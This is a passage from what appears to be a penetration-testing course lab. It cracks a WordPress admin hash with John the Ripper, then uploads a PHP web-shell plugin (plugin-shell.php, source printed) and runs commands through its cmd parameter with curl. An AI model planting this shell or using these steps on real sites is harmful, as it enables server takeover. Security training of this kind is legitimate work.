Listing 871 - Adding the password to a file

Let's attempt to crack the password using *John the Ripper*. We will use the **`-wordlist`** option along with the path to our wordlist and provide the filename that contains the password hash.

```
kali@kali:~/Desktop/sandbox.local$ john --wordlist=/usr/share/wordlists/rockyou.txt pa
ss.txt
...
!love29jan2006!  (?)
1g 0:00:22:59 DONE 0.000724g/s 10391p/s 10391c/s 10391C/s !lovegod..!lov3h!m
Use "--show --format=phpass" to display all of the cracked passwords reliably
Session completed
```

Listing 872 - Running John the Ripper

Running the command above may take a long time, depending on the CPU of the computer. Based on the output in Listing 872, John indicates that the password is "!love29jan2006!". Let's try to see if we can log in to the web application.

By default, the WordPress login page can be found at /wp-admin. Visiting this page prompts us to enter a username and password.




Figure 331: Logging in as the Administrator user

Copyright © Offensive Security Ltd. All rights reserved.

Once we click *Login*, we get to the admin dashboard.




Figure 332: Successful Login

> *It is possible that you might get a request to verify the admin email. If this is the case, you can just click "This email is correct" to continue.*

Now that we are logged in, we can continue our enumeration journey to discover what we should exploit next.

24.2.4 Enumerating the Admin Interface

Logging in to the admin interface opens up the door for further exploitation. Before we start exploring ways to elevate our current access, let's investigate the options WordPress has to offer.

Copyright © Offensive Security Ltd. All rights reserved.

One good place to start in WordPress is the *Info* tab under the *Tools* > *Site Health* section.




Figure 333: Viewing the WordPress Info Page

On this page, we can determine that the server is running WordPress using PHP version 7.0.33-0ubuntu0.16.04.7. We also find that the database is running on the 10.5.5.11 IP address, which is different than the one we are currently targeting. This is not unusual as databases and web applications are often run on separate servers.

Now that we have gathered some basic information, we can attempt to elevate our access. One convenient aspect of having administrative access to WordPress is that we can install our own plugins. Plugins in WordPress are written in PHP and do not have many limitations. For example,

Copyright © Offensive Security Ltd. All rights reserved.

we could upload a plugin that contains a PHP reverse shell or code execution capabilities. Fortunately, others have already created malicious plugins just for this purpose.

One such plugin can be found in the *seclists* package, which can be installed in Kali with **apt**.

```
kali@kali:~$ sudo apt install seclists
```

Listing 873 - Installing the seclists package

Once installed, the seclist directory can be found in /usr/share/seclists and the file that we are looking for can be found in Web-Shells/WordPress.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress

kali@kali:/usr/share/seclists/Web-Shells/WordPress$ ls
bypass-login.php  plugin-shell.php
```

Listing 874 - Listing seclists WordPress web shells

The specific file we are looking for is plugin-shell.php. Let's quickly inspect it and find out what it does.

```
1  <?php
2      /*
3      Plugin Name: Cheap & Nasty Wordpress Shell
4      Plugin URI: https://github.com/leonjza/wordpress-shell
5      Description: Execute Commands as the webserver you are serving wordpress with!
Shell will probably live at /wp-content/plugins/shell/shell.php. Commands can be given
using the 'cmd' GET parameter. Eg: "http://192.168.0.1/wp-content/plugins/shell/shell.
php?cmd=id", should provide you with output such as <code>uid=33(www-data) gid=verd33(
www-data) groups=33(www-data)</code>
6      Author: Leon Jacobs
7      Version: 0.3
8      Author URI: https://leonjza.github.io
9      */
```

Listing 875 - WordPress plugin shell comments

Lines 2-9 in Listing 875 are comments that are required for WordPress to recognize the file as a plugin.

```
11  # attempt to protect myself from deletion
12  $this_file = __FILE__;
13  @system("chmod ugo-w $this_file");
14  @system("chattr +i $this_file");
```

Listing 876 - Self-deletion protection

Lines 12-14 attempt protect the file from being deleted by the system.

```
19  # test if parameter 'cmd', 'ip or 'port' is present. If not this will avoid an err
or on logs or on all pages if badly configured.
20  if(isset($_REQUEST[$cmd])) {
21
22      # grab the command we want to run from the 'cmd' GET or POST parameter (POST d
on't display the command on apache logs)
23      $command = $_REQUEST[$cmd];
24      executeCommand($command);
```

Listing 877 - Check for cmd parameter

Copyright © Offensive Security Ltd. All rights reserved.

Lines 20-24 will attempt to run a system command if the *cmd* variable is set in the HTTP request. The plugin will use the *executeCommand* function in order to identify and execute the appropriate PHP internal API to run a command on the target system. The *executeCommand* function can be found on Lines 47-82.

```
47  function executeCommand(string $command) {
48
49       # Try to find a way to run our command using various PHP internals
50      if (class_exists('ReflectionFunction')) {
51
52         # http://php.net/manual/en/class.reflectionfunction.php
53         $function = new ReflectionFunction('system');
54         $function->invoke($command);
55
56      } elseif (function_exists('call_user_func_array')) {
57
58         # http://php.net/manual/en/function.call-user-func-array.php
59         call_user_func_array('system', array($command));
60
61      } elseif (function_exists('call_user_func')) {
62
63         # http://php.net/manual/en/function.call-user-func.php
64         call_user_func('system', $command);
65
66      } else if(function_exists('passthru')) {
67
68         # https://www.php.net/manual/en/function.passthru.php
69         ob_start();
70         passthru($command , $return_var);
71         $output = ob_get_contents();
72         ob_end_clean();
73
74      } else if(function_exists('system')){
75
76         # this is the last resort. chances are PHP Suhosin
77         # has system() on a blacklist anyways :>
78
79         # http://php.net/manual/en/function.system.php
80         system($command);
81      }
82  }
```

Listing 878 - executeCommand function

The plugin-shell.php plugin is a catalyst to execute commands on the system. Once we are able to trigger arbitrary code execution on the compromised host, there are a number of methods we could use to obtain a proper reverse shell.

24.2.5 Obtaining a Shell

To obtain a shell, we first must package the plugin in a way that WordPress knows how to handle. WordPress expects plugins to be in a zip file. When WordPress receives the zip file, it will extract it into the wp-content/plugins directory on the server. WordPress places the contents of the zip file into a folder that matches the name of the zip file itself. Because of this, we will need to make note of the name of the file in order to be able to access our PHP shell later on.

Copyright © Offensive Security Ltd. All rights reserved.

The creation of a zip file is shown in Listing 879.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress

kali@kali:/usr/share/seclists/Web-Shells/WordPress$ sudo zip plugin-shell.zip plugin-shell.php
  adding: plugin-shell.php (deflated 58%)
```

Listing 879 - Creating zip package for web shell

The generated zip file is named **plugin-shell.zip** and will be placed in the **plugin-shell** folder within **wp-content/plugins** on the server.

Now that the plugin package is generated, it's time to upload the shell. First, we need to visit the Plugins page by clicking the *Plugins* link on the left sidebar.




Figure 334: Visiting Plugins Page

Copyright © Offensive Security Ltd. All rights reserved.

Next, we install the plugin by clicking *Add New* at the top left. This will take us to the "Add Plugins" page.




Figure 335: Add Plugins Page

Copyright © Offensive Security Ltd. All rights reserved.

Since we are not downloading a plugin from the WordPress plugin directory, we need to select *Upload Plugin* at the top left of the page.




Figure 336: Uploading Plugin Dialog

Copyright © Offensive Security Ltd. All rights reserved.

This will open up a section where we can select our plugin package. We need to select *Browse*, which will open up a file dialog for us to find the created package.




Figure 337: Selecting Plugin Zip

With the file dialog open, we navigate to the directory containing our plugin, select the **plugin-shell.zip** file, and click *Open* at the bottom of the file dialog.

Copyright © Offensive Security Ltd. All rights reserved.

Finally, to install the plugin, we click *Install Now*.




Figure 338: Installing the Plugin

Installing the plugin will upload the zip and extract the contents.

Now that the plugin is installed, we can attempt to use it to run system commands on the WordPress target. For this, we can simply use *cURL*. As discussed earlier, the directory for the plugin is **wp-content/plugins/**, the zip will be extracted into a directory named **plugin-shell**, and the file that we are targeting is named **plugin-shell.php**.

Remember that we must also set a *cmd* parameter containing the command we are attempting to execute on the target system. Let's attempt to run **whoami** and see if the shell worked.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=whoami
www-data
```

Listing 880 - Running whoami

It worked! Based on the output of Listing 880, we are running commands as the www-data user. Now it's time to upload a meterpreter payload and obtain a full reverse shell.

